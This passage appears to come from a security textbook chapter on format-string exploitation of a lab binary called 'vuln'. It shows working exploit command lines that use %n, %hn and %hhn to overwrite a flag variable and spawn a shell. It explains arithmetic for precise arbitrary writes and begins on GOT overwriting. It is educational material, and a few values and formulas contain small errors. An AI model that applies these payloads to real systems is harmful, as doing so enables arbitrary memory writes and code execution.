
The reason why it crashes we can see in *Figure 6.9* when we look closer to the register EAX and ESI. The value of the register EAX is 0x41414141, and ESI has the value 0xc. At this point, it is very clear why it crashes. The register EAX holds the target memory address where the value from register ESI will write into. In this case, the register EAX points to a memory location that is invalid or doesn't exist. This results in a segmentation fault.

$$\textit{./vuln \$(python -c "print } \underbrace{\textit{\textbackslash x41\textbackslash x41\textbackslash x41\textbackslash x41}}_{\text{EAX}} \quad \underbrace{\textit{'\%x\%08\$n'}}_{\text{ESI}} \quad \textit{'")}$$

Remember the output of the application. It printed "flag value = 0", this is the value, which we want to overwrite now.

```
0x804922b <main+137>:    mov     eax,DWORD PTR [ebx+0x30]
0x8049231 <main+143>:    test    eax,eax
0x8049233 <main+145>:    jne     0x8049252 <main+176>
```

The dump shows the variable flag is stored somewhere in the program and will be checked if the value is not 0. To get the address we have to use GDB to set a breakpoint to the "printf" call. We can run it in GDB like before and should this resulting state.




```
EAX: 0x10
EBX: 0x804c000 --> 0x804bf14 --> 0x1
ECX: 0x1
EDX: 0xf7fc0890 --> 0x0
ESI: 0xffffd600 --> 0x2
EDI: 0xf7fbf000 --> 0x1d9d6c
EBP: 0xffffd5d8 --> 0x0
ESP: 0xffffd1c0 ("AAAA")
EIP: 0x804922b (<main+137>:     mov    eax,DWORD PTR [ebx+0x30])
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direct
[-------------------------------------code----------------------
   0x8049222 <main+128>:        push   eax
   0x8049223 <main+129>:        call   0x8049040 <printf@plt>
   0x8049228 <main+134>:        add    esp,0x20
=> 0x804922b <main+137>:        mov    eax,DWORD PTR [ebx+0x30]
   0x8049231 <main+143>:        test   eax,eax
```

Figure 6.10: The program stopped at the breakpoint for getting the flag address

As we can see in *Figure 6.10* the EBX points currently to the address 0x0804c000, and the next instruction which gets executed is the calculation of a relative address. in this case, the current value of EBX will be increased by "48 = 0x30":

$$0x0804c000 + 0x30 \Leftrightarrow 0x0804c030 \rightarrow flag$$

This address points to our flag variable in which we can write to change the execution flow of the program. An alternative to determine the addresses of variables is to use objdump and read the symbol table. This can be done by using the command line option *-t*.




```
0804c034 g     O .bss   00000008              passwd
0804c02c g       .data  00000000              _edata
080492f4 g     F .fini  00000000              .hidden _fini
0804c024 g       .data  00000000              __data_start
00000000       F *UND*  00000000              puts@@GLIBC_2.0
00000000  w      *UND*  00000000              __gmon_start__
0804c028 g     O .data  00000000              .hidden __dso_handle
0804a004 g     O .rodata        00000004              _IO_stdin_use
00000000       F *UND*  00000000              __libc_start_main@@GL
00000000       F *UND*  00000000              execve@@GLIBC_2.0
08049290 g     F .text  00000055              __libc_csu_init
0804c03c g       .bss   00000000              _end
080490d0 g     F .text  00000001              .hidden _dl_relocate_
00000000       F *UND*  00000000              strncpy@@GLIBC_2.0
08049090 g     F .text  00000037              _start
0804a000 g     O .rodata        00000004              _fp_hw
0804c02c g       .bss   00000000              __bss_start
080491a2 g     F .text  000000e8              main
0804c02c g     O .data  00000000              .hidden __TMC_END__
0804c030 g     O .bss   00000004              flag
08049000 g     F .init  00000000              .hidden _init
```

Figure 6.11: Objdump prints the symbol table

We can see at the top in *Figure 6.11* the variable "passwd" which is circled in red. On the left side, we see the address of it. This is the same address that we figured out in the disassembly to read the password. We also see after the address the value g which means the variable is either global, local, neither, or both. In most cases it is global. Section ".bss" stands for "Block Starting Symbol" and stored statically allocated variables that are not initialized yet. When we look to the bottom of the figure we also the variable flag which is also found in the ".bss" section. The address of the variable flag is the same as we calculated before, which verifies the calculated result.


At this point that we have the address of the variable flag we can replace the pattern "AAAA" and insert the address as little-endian to execute it. The execution of this exploit code results in that the value of the variable will change.



```
[----------------------------------registers-----------------------------------]
EAX: 0x804c030 --> 0xc ('\x0c')
EBX: 0x0
ECX: 0x0
EDX: 0x0
ESI: 0xc ('\x0c')
EDI: 0xffffc434 --> 0xffffffff
EBP: 0xffffcc48 --> 0xffffd178 --> 0xffffd5d8 --> 0x0
ESP: 0xffffc350 --> 0x0
EIP: 0xf7e2eb4e (jmp    0xf7e2d612)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0xf7e2eb43:  jne    0xf7e2ede0
   0xf7e2eb49:  mov    esi,DWORD PTR [ebp+0x10]
   0xf7e2eb4c:  mov    DWORD PTR [eax],esi
=> 0xf7e2eb4e:  jmp    0xf7e2d612
 | 0xf7e2eb53:  mov    ebx,DWORD PTR [ebp-0x8b8]
 | 0xf7e2eb59:  test   ebx,ebx
 | 0xf7e2eb5b:  jne    0xf7e2edec
 | 0xf7e2eb61:  mov    eax,DWORD PTR [eax]
 |->   0xf7e2d612:      mov    eax,DWORD PTR [ebp-0x888]
       0xf7e2d618:      test   eax,eax
       0xf7e2d61a:      jne    0xf7e2db8a
       0xf7e2d620:      mov    eax,DWORD PTR [ebp+0x10]
                                                              JUMP is taken
[------------------------------------stack-------------------------------------]
```

Figure 6.12: EAX points now to the variable flag

Now when we take a look at GDB, when we overwrite the value, we see EAX holds the target address and ESI the value which will be written at the target address. At this point, when the if-condition has reached the value, is now not 0, which is true. As the final result, the function "execve" will be executed which spawns the shell.



```
pentest@pentest:~/format_string$ ./vuln $(python -c "print '\x30\xc0\x04\x08' +
'%x%8\$n'")
0ffa1e812
flag value = c
Login success
$ id
uid=1000(pentest) gid=1000(pentest) groups=1000(pentest),24(cdrom),25(floppy),29
(audio),30(dip),44(video),46(plugdev),109(netdev),113(lpadmin),114(scanner)
$ 
```

Figure 6.13: Changing execution flow with format string exploitation

6.12 Precise arbitrary write

We can write into arbitrary addresses, and we are also able to overwrite the value of the flag-variable to change the execution flow. What can be worse than write into addresses? The worst that can happen is precision write. Precision write is what the name says a methodic to write any value precisely. We saw the flag contained after the overwrite the value 0xc, well what we can do, to write other values? We can place before the hexadecimal format specifier our desired value, which is shown below:

$$\underbrace{\backslash xef\backslash xbe\backslash xad\backslash xde}_{\text{Target address}} \quad \underbrace{\%}_{\text{Formatting start}} \quad \underbrace{n}_{\text{Expanding}} \quad \underbrace{x}_{\text{Format}} \quad \underbrace{\%8\$s}_{\text{Positioned write}}$$

With that, we can write any values to the target address. For this example, we want to write the value 0x41, which is the ASCII letter "A". To write the value, we can simply convert the hexadecimal value into a decimal. Finally, we have to subtract the current printed bytes, which are currently 4 bytes. So we can use this formula:

$$value_{desired} = value_{decimal} - n_{bytes\ printed}$$


The final value which we write is:

$$\begin{aligned}
&Let\ the\ desired\ value\ v,\ and\ the\ value\ which\ have\ to\ write\ dt,\\
&and v, dt \in \mathbb{Z} therefore\ it\ is:\\
&v = 0x41_{16} \Leftrightarrow 65_{10}\\
&dt = v - n \Leftrightarrow 65_{10} - 4_{10}\\
&dt = 61_{10}
\end{aligned}$$

The modified exploit code is:

```
./vuln $(python -c "print '\x30\xc0\x04\x08' + '%61x%8\$n'")
```

The result of the execution of the exploit should be that the value of the variable flag is now 0x41. In Figure *6.14*, the flag is successfully overwritten




```
pentest@pentest:~/format_string$ ./vuln $(python -c "print '\x30\xc0\x04\x08' +
'%61x%8\$n'")
0                                                    ffc57810
flag value = 41
Login success
$ 
```

Figure 6.14: Flag is overwritten by 0x41

by the value 0x41. Also, we see some other printings like the value 0 and an address. That is the effect of the specified minimum digits, which has to be printed. Therefore we can resize the value, which we want to write into our target address. Now we write another value and take attention to the program behavior. This time the value we want as the value for the flag is 0x4142.

$$v = 0x4142_{16} = 16706$$
$$dt = v - n = 16706 - 4 = 16702$$

```
./vuln $(python -c "print '\x30\xc0\x04\x08' \
        + '%16702x%8\$n'")
```



```
                                                            ff87080d
flag value = 4142
Login success
$ 
```

Figure 6.15: Flag is overwritten by 0x4142

By overwriting the flag, we can see, it printed more as at the first attempt. Well, what is happening here? We resize the minimum numbers, which will be printed or better known as padding. Because we don't have specified the prefix for the padding, it will be filled up with spaces. The first attempt was very quick. The second attempt was a bit slower. So it leads us to assume, when we write larger values, it took more time if it overwrites the flag value.

We assume that printing one byte will take $1\mu s$, and 61 bytes will take $61\mu s$. This leads to assuming when we want to write the value 0x41424344, which is 1094861636. It takes $1094861632\mu s$ minus the 4 bytes. This will take approx 18,24min is a long time to wait. Therefore the time complexity in the Big-O-Notation we can notice, it goes to O(n). In the table below, the calculated and the measured times are listed depending on the increasing value.

Value	Calculated time	Measured time
1	$1\mu s$	19,287ms
0x41	$61\mu s$	18,296ms
0x4142	16,702ms	24,935ms
0x414243	4,27s	0,704s
0x41424344	18,25min	2,016min

We see in the table the differences between the calculated time and the measured time. I said it goes approx to O(n), even if the differences are significant. This relies on the internals, like write, which is blocking and either returns with an error or with a least one bytes written. However, we see the measured time when we attempt to write the value 0x41424344, which is too time long to utilize it as an integer value. The solution is to split the 32Bit integer into two 16Bit short integers. Also, to write a short value, we have to add an extra address, which points to the higher short value.




Figure 6.16: Scheme to split a 32Bit value into two 16Bit shorts

Figure 6.16 shows how exactly we can write to the higher and the lower part of the target address. With this, we can avoid much time and can write any value quickly. For writing values to the higher part, we have to remap the target address by adding 0x2 to it like in the figure above. So we can say:

$$targetaddresshigh = targetaddress + 0x2$$

The modified exploit code based on the remapping is:

```
./vuln $(python -c "print '\x32\xc0\x04\x08' + '\x30\xc0\x04\x08'
        + '%<valuepart_high>x%8\$hn' + '%<valuepart_low>x%9\$hn'")
```

Now when we write a large value, we have to split the value into two parts, and then we have to subtract from the higher part the recently printed bytes, which are 8 because of the two addresses. The second port has to be subtracted with the first part, and we are ready.

Let value $= 0x41424344$*, so the parts are:*
$target_{high} = \mathit{0x0804c032}$
$target_{low} = \mathit{0x0804c030}$
and $|target|$ *is the length of the address in bytes*
$value_{high} = 0x4142_{16} \Leftrightarrow 16706_{10}$
$value_{low} = 0x4344_{16} \Leftrightarrow 17220_{10}$
$valuepart_{high} = 16706 - (|target_{high}| + |target_{low}|) = 16706 - 8 = 16698$

To calculate the lower part of the value, there are 3 cases we have to apply:

- In case of $value_{high} > value_{low}$, we have to use this term:

$$valuepart_{low} = \mathit{0xffff} - value_{high} + value_{low} + 1$$

- In case of $value_{high} < value_{low}$, we have to use this term:

$$valuepart_{low} = value_{low} + value_{high}$$

- In case of $value_{high} = value_{low}$, we have to use this term:

$$valuepart_{low} = 0$$

  And also no second printing


By applying the case-based rules, we get this:

$$value_{high} < value_{low} \rightarrow valuepart_{low} = value_{low} + value_{high}$$
$$valuepart_{low} = 17220 - 16706 = 514$$

When all calculations are done, we can insert the correct values into the exploit code like below to execute it.

```
./vuln $(python -c "print '\x32\xc0\x04\x08' + '\x30\xc0\x04\x08'
    + '%16698x%8\$hn' + '%514x%9\$hn'")
```

The result of executing the exploit should like in the figure below.



```
              3ff
flag value = 41424344
Login success
$ 
```

Figure 6.17: Flag is overwritten by 0x41424344 with 2 writes

We can see in *Figure 6.17* the exploit worked and we have the value of the variable flag successfully overwritten by 0x4124344 without huge time consumption. This is a good technique to write large values into a memory address. Another option to write more specific is to use the format specifier %hhn, which is used to write 1 byte. This follows the same methods as the currently used technique. At this time, we have to remap the target address again by adding two extra addresses.

$$targetaddresshigher_n = targetaddresshigher_{n-1} + 0x1$$

The calculation of each part of the value which will be written can be made by applying these two cases:

- In case of $value_{n-1} \neq value_n$, we have to use this term:

$$valuepart_{low} = \mathit{0xff} - value_{n-1} + value_n + 1$$

- In case of $value_{n-1} = value_n$, we have to use this term:

$$valuepart_n = 0$$


  And also no printing for this byte

Let value $= 0x41424344$*, so the parts are:*
$target_0 =$ *0x0804c033*
$target_1 =$ *0x0804c032*
$target_2 =$ *0x0804c031*
$target_3 =$ *0x0804c030*
$value_0 = 0x41_{16} \Leftrightarrow 65_{10}$
$valuepart_0 = 65 - (|target_0| + |target_1| + |target_2| + |target_3|) = 65 - 16 = 49$
$valuepart_1 = \mathit{0xff} - value_0 + value_1 + 1 = 257$
$valuepart_2 = \mathit{0xff} - value_1 + value_2 + 1 = 257$
$valuepart_3 = \mathit{0xff} - value_2 + value_3 + 1 = 257$

Now when we put all the values into our exploit code, which results in:

```
./vuln $(python -c "print '\x33\xc0\x04\x08'
        + '\x32\xc0\x04\x08' + '\x31\xc0\x04\x08'
        + '\x30\xc0\x04\x08' + '%49x%8\$hhn'
        + '%257x%9\$hhn' + '%257x%10\$hhn'
        + '%257x%11\$hhn'")
```

Which will give us this as a result when we run this exploit.




```
pentest@pentest:~/format_string$ ./vuln $(python -c "print '\x33\xc0\x04\x08' +
'\x32\xc0\x04\x08' + '\x31\xc0\x04\x08' + '\x30\xc0\x04\x08' + '%49x%8\$hhn' + '
%257x%9\$hhn' + '%257x%10\$hhn' + '%257x%11\$hhn'")
3210                                      ffcb57df


                                                                    3ff




    d8



               f7dc9cfc
flag value = 41424344
Login success
$ 
```

Figure 6.18: Flag is overwritten by 0x41424344 with 4 writes

We see this technique also works, but it makes the exploit code more complex to modify. Therefore splitting values into two 16Bit integers also works and makes it more maintainable.

6.13 GOT Overwrite

We have seen how simple it is to overwrite values at memory addresses, and ae are able to write arbitrary values very precisely. The next thing we can do to change the execution flow is to overwrite some entries of the GOT. The GOT stands for Global Offset Table and is a technique to load libraries one time and set to each entry the correct address from the library. This table is a special part of every ELF-Binary which we can find. Imagine every program loads its libraries like "glibc" each time. This will end up which a huge memory consumption. For this reason, the GOT was born to solve this problem, but how it works? Well, every call to a function or something else will be stored as a symbol in the GOT. The GOT gets the correct addresses at runtime and routes them to the symbols. Now when a function like "printf" gets called, the GOT will be used and the symbol will be translated to the correct address and execute the code at this address.



Global Offset Table	
printf@GLIBC	0xdeadbeef
...	...
exit@GLIBC	0xdeadcafe

Figure 6.19: A simple illustation of the GOT

In *Figure 6.19*, we see the GOT in a very basic structure. We also see some entries in this table. On the left, we see the GOT-Symbol, which is mostly functionname@library. On the right side, we have the corresponding address of the function, which gets called when a call goes to the symbol. At the compile-time, the compiler replaces all function calls which are found in libraries with corresponding symbols.

We saw this in several disassemblies, for example, ”printf” which was in the dump ”printf@plt”. The ending ”plt” has a special meaning because it points not to the GOT, it points to the PLT instead. The PLT, also known as the Procedure Linkage Table, is also a special part of every ELF-Binary and points to the GOT.




Figure 6.20: PLT/GOT flow by calling printf

Here we see the flow of the PLT and the GOT:

- Step 1: The program makes a call to the function ”printf@plt”.
- Step 2: The PLT looks up the address of the symbol and redirects to the GOT-Entry of this function
- Step 3: The GOT looks up the GOT-Entry and redirects to the physical address of the function. The function gets executed.

What happens if a function gets called, which is not in the GOT? Well, the PLT is not only a simple table which points to GOT-Entries. It also resolves the missing addresses of the GOT. When an address is resolved, the GOT will be refreshed immediately.




Figure 6.21: PLT/GOT flow by calling malloc

Here we the flow of the PLT and the GOT when an GOT-Entry is missing:


- Step 1: The program makes a call to the function "malloc@plt".
- Step 2: The PLT looks up the address of the symbol and doesn't find the corresponding GOT-Entry. The default PLT-Entry points to the resolver, which gets called.
- Step 3: The Resolver resolves the physical address of the function.
- Step 4: The resolved address will be stored as a GOT-Entry into the GOT. The GOT is now refreshed.
- Step 5: After refreshing, it jumps back to the PLT, and the flow is now like the call to the function "printf@plt".

This is nowadays in every ELF-Binary found and still maintained. But an important question is what happens if a GOT-Entry is corrupted and doesn't point to the right address and points to the address like "system" or "execve"? It would be executed because there is no security, which can prevent that. This can be exploited by format strings by writing into the addresses of the GOT-Entries. This is very similar to the precision write and direct parameter access like before.

To get the addresses of the GOT-Entries of the program, we can use objdump with the command line option "-R" to retrieve all entries of the GOT.

```
$ objdump -R vuln

vuln:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
0804bffc R_386_GLOB_DAT    __gmon_start__
0804c00c R_386_JUMP_SLOT   strcmp@GLIBC_2.0
0804c010 R_386_JUMP_SLOT   printf@GLIBC_2.0
0804c014 R_386_JUMP_SLOT   puts@GLIBC_2.0
0804c018 R_386_JUMP_SLOT   __libc_start_main@GLIBC_2.0
0804c01c R_386_JUMP_SLOT   execve@GLIBC_2.0
